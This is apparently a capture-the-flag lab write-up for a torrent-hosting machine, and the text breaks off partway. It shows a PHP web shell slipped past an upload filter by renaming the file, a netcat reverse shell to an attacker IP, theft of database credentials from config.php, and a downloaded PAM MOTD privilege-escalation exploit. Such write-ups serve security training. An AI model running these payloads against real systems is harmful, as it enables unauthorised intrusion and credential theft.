
it shows the torrent is already exist
then i used online torrent generator website to generate a torrent file → https://kimbatt.github.io/torrent-creator/
create simple file on kali with any content i created 0xh3x file and upload it to website and convert it to torrent

and this time torrent uploaded successfully
go to browse and then select uploaded torrent we found the option to edit torrent which allows us to upload the screenshot!

create a shell.jpg file with following contents.
<?php system($_GET['cmd']); ?>then upload the shell.jpg

intercept the request and change file name to shell.php and then forward the request it will successfully upload the shell.php as screenshot
hover on the screenshot section and we’ll find the url to access screenshot

access the url

and we got RCE on the system let’s get the shell using below command
start netcat listener on port 443 before executing below command
nc 10.10.14.17 443 -e /bin/bash
get TTY shell using
python -c 'import pty;pty.spawn("/bin/bash");'we found user.txt inside the /home/george/user.txt

after gaining shell on the machine i started enumerating system for intersting files i found database creds inside the config.php file

let’s check if mysql service running or not using ss -tunlp command

to troubleshoot this issue we need to first add /sbin directory to $PATH variable
export PATH=$PATH:/sbinand then run ss -tunlp again

great we can see that the mysql server is running let’s login using credentials we’ve founded in config.php file
we found the password in database but was not crackable

then i ran linpeas.sh and found interesting PAM MOTD vulnerability

https://www.exploit-db.com/exploits/14339 download exploit from exploitdb and transfer it to target machine
give it execute permissions chmod +x 14339.sh